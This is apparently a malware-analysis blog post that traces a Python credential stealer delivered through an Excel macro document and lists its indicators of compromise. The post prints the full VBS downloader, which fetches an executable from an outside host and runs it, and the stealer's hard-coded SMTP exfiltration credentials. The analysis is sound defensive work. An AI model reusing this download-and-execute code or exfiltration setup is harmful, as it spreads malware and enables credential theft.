Python stealer distribution via excel maldoc

malware.love/malware_analysis/reverse_engineering/2021/05/19/unknown-python-stealer.html

May 19, 2021

19 May 2021 » malware_analysis, reverse_engineering
Today I became aware of an interesting sample that turned out to be a stealer written in Python. It all started with an email that had a malicious Excel document attached:

4c9e0da6515b621f41d21f1fd75b30f41ee0765598f1ad4c2a2698f63808445c - PO850647-1648.xls

As usual, the Excel document contains a macro which downloads and executes another payload. In this case, the second payload was a VBS file stored at

```
hxxp://188[.]127.254.61/6846546874968946.php
```

(One thing to note here is, that the attackers blocked IP addresses from countries outside their current target area for example the download worked from germany but did not work from several other european countries.)

The VBS looks pretty simple and only has one job to do, to download and store the final payload :

```
winex_aa = "https://u.teknik.io/0k9L0.mp4" : winex_bb = Right(Year(Now),2) &
Right("00" & Month(Now),2) & Right("00" & Day(Now),2) & Right("00" & Hour(Now),2) &
Right("00" & Minute(Now),2) & Right("00" & Second(Now),2) : winex_cc =
"C:\Windows\Temp\XM" & winex_bb & ".exe" : Set winex_dd =
CreateObject("MSXML2.XMLHTTP") : winex_dd.open "GET", winex_aa, false :
winex_dd.send()
If winex_dd.Status = 200 Then
Set winex_ee = CreateObject("ADODB.Stream") : winex_ee.Open : winex_ee.Type = 1 :
winex_ee.Write winex_dd.ResponseBody : winex_ee.Position = 0 : winex_ee.SaveToFile
winex_cc : winex_ee.Close : Set winex_ee = Nothing
End if
Set winex_dd = Nothing : Set winex_ff = CreateObject("WScript.Shell") :
winex_ff.Exec(winex_cc)
```


The final payload is quite large (13-14MB) and after looking for strings it became clear that it is a malware written in Python with lots of different external modules.

```
... SNIP
bVCRUNTIME140.dll
b_bz2.pyd
b_cffi_backend.cp37-win_amd64.pyd
b_ctypes.pyd
b_decimal.pyd
b_elementtree.pyd
b_hashlib.pyd
b_lzma.pyd
b_multiprocessing.pyd
b_queue.pyd
b_socket.pyd
b_sqlite3.pyd
b_ssl.pyd
b_win32sysloader.pyd
bcryptography\hazmat\bindings\_constant_time.cp37-win_amd64.pyd
bcryptography\hazmat\bindings\_openssl.cp37-win_amd64.pyd
blibcrypto-1_1.dll
blibssl-1_1.dll
bmfc140u.dll
bpyexpat.pyd
bpython37.dll
bpythoncom37.dll
bpywintypes37.dll
bselect.pyd
bsimplejson\_speedups.cp37-win_amd64.pyd
bsqlite3.dll
btinyaes.cp37-win_amd64.pyd
bunicodedata.pyd
bwin32api.pyd
bwin32com\shell\shell.pyd
bwin32crypt.pyd
bwin32trace.pyd
bwin32ui.pyd
bwin32wnet.pyd
bxv.exe.manifest
opyi-windows-manifest-filename xv.exe.manifest
xInclude\pyconfig.h
xbase_library.zip
xcertifi\cacert.pem
xcryptography-2.9.2-py3.7.egg-info\PKG-INFO
xcryptography-2.9.2-py3.7.egg-info\SOURCES.txt
%python37.dll

... SNIP
```

The most common way to make a windows executable from python code is to use PyInstaller. In order to reverse the process, you can use PyInstaller Extractor.

When running Pyinstaller Extractor, you will see quite a lot of useful information in the log for example the used Pyinstaller version, the used Python version and most important, the possible entry point.



```
[+] Processing /Users/[redacted]8430fd19a75b52c3abddc30a52ffc7c5956b0a590ffb1f00bc29c1f0b7d2d5e0
[+] Pyinstaller version: 2.1+
[+] Python version: 37
[+] Length of package: 13816658 bytes
[+] Found 96 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_win32comgenpy.pyc
[+] Possible entry point: pyi_rth_certifi.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_win32api.pyc
[+] Possible entry point: tx.pyc
[+] Found 612 files in PYZ archive
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/__init__.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/__init__.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/AES.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_EKSBlowfish.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_cbc.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_ccm.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_cfb.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_ctr.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_eax.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_ecb.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_gcm.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_ocb.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ-00.pyz_extracted/Crypto/Cipher/_mode_ofb.pyc, probably encrypted. Extracting as is.
```

As also described on the PyInstaller Extractor Github page, we now can try to decompile the pyc files. Since `tx.pyc` is the suggested entry point, we will start with that. Before decompiling the pyc file we need to fix the header because PyInstaller removed those bytes. In order to do so, we just add the following bytes at the beginning of the file `42 0d 0d 0a 00 00 00 00 e4 b9 18 5d 00 00 00 00`.

For decompiling python byte code, there are different tools available like Uncompyle6 or decompyle3. However, none of them in the latest version worked for me for whatever reason. Maybe it's because I used the latest version, because Uncompyle6 version `2.7` seems to work (thanks @bbaskin for the hint). I ended up using unpyc3 to decompile the pyc file which gave me beautiful round about 12.000 lines of python code.

I just analyzed a small portion of the sample because when scrolling through the code, it was quite obvious that this must be stealer. There are tons of functions searching for credentials for different tools/services, even KeeThief is included.

My interest was in how the data is exfiltrated. After searching around a little bit, I could spot a list, containing two dictionaries with smtp credentials (I renamed the variable for better readability).

```
emails_for_exfil = [
            {'email': 'ggveddy@yahoo.com', 'pass': 'lyhdqnatklklhvzf',
             'server': 'smtp.mail.yahoo.com', 'port': 587,'security': 'TLS'},
            {'email': 'ggceddy@yahoo.com', 'pass': 'fagvjohnktkopgol',
            'server': 'smtp.mail.yahoo.com', 'port': 587, 'security': 'TLS'}]
```

Following this list I could spot the function sending emails which takes the harvested credentials as input. Similar to AgentTesla, this stealer is exfiltrating stolen data via sending emails to specific hard-coded accounts.

There is currently no official name for the malware and it does not appear to be widespread. James flagged it as `Eightaliuim` because of some strings inside the sample.

If anyone has more samples or more details about this campaign, please let me know.

IOCs:

```
Excel dropper:
4c9e0da6515b621f41d21f1fd75b30f41ee0765598f1ad4c2a2698f63808445c

Download link for the VBS called from the dropper:
http://188.127.254.61/6846546874968946.php

VBS payload to download final payload:
ad109cb6bedbe3a492aca14b5ce603465b52aa88a3477692591556ef8702227e

Called from the VBS payload to download the final payload:
https://u.teknik.io/0k9L0.mp4

Email receiving stolen credentials:
ggveddy@yahoo.com
ggceddy@yahoo.com
```

Related Posts

- Having fun with a Ursnif VBS dropper (Categories: malware_analysis, reverse_engineering)
- Trickbot tricks again [UPDATE] (Categories: malware_analysis, reverse_engineering)
- Trickbot tricks again (Categories: malware_analysis, reverse_engineering)

« Having fun with a Ursnif VBS dropper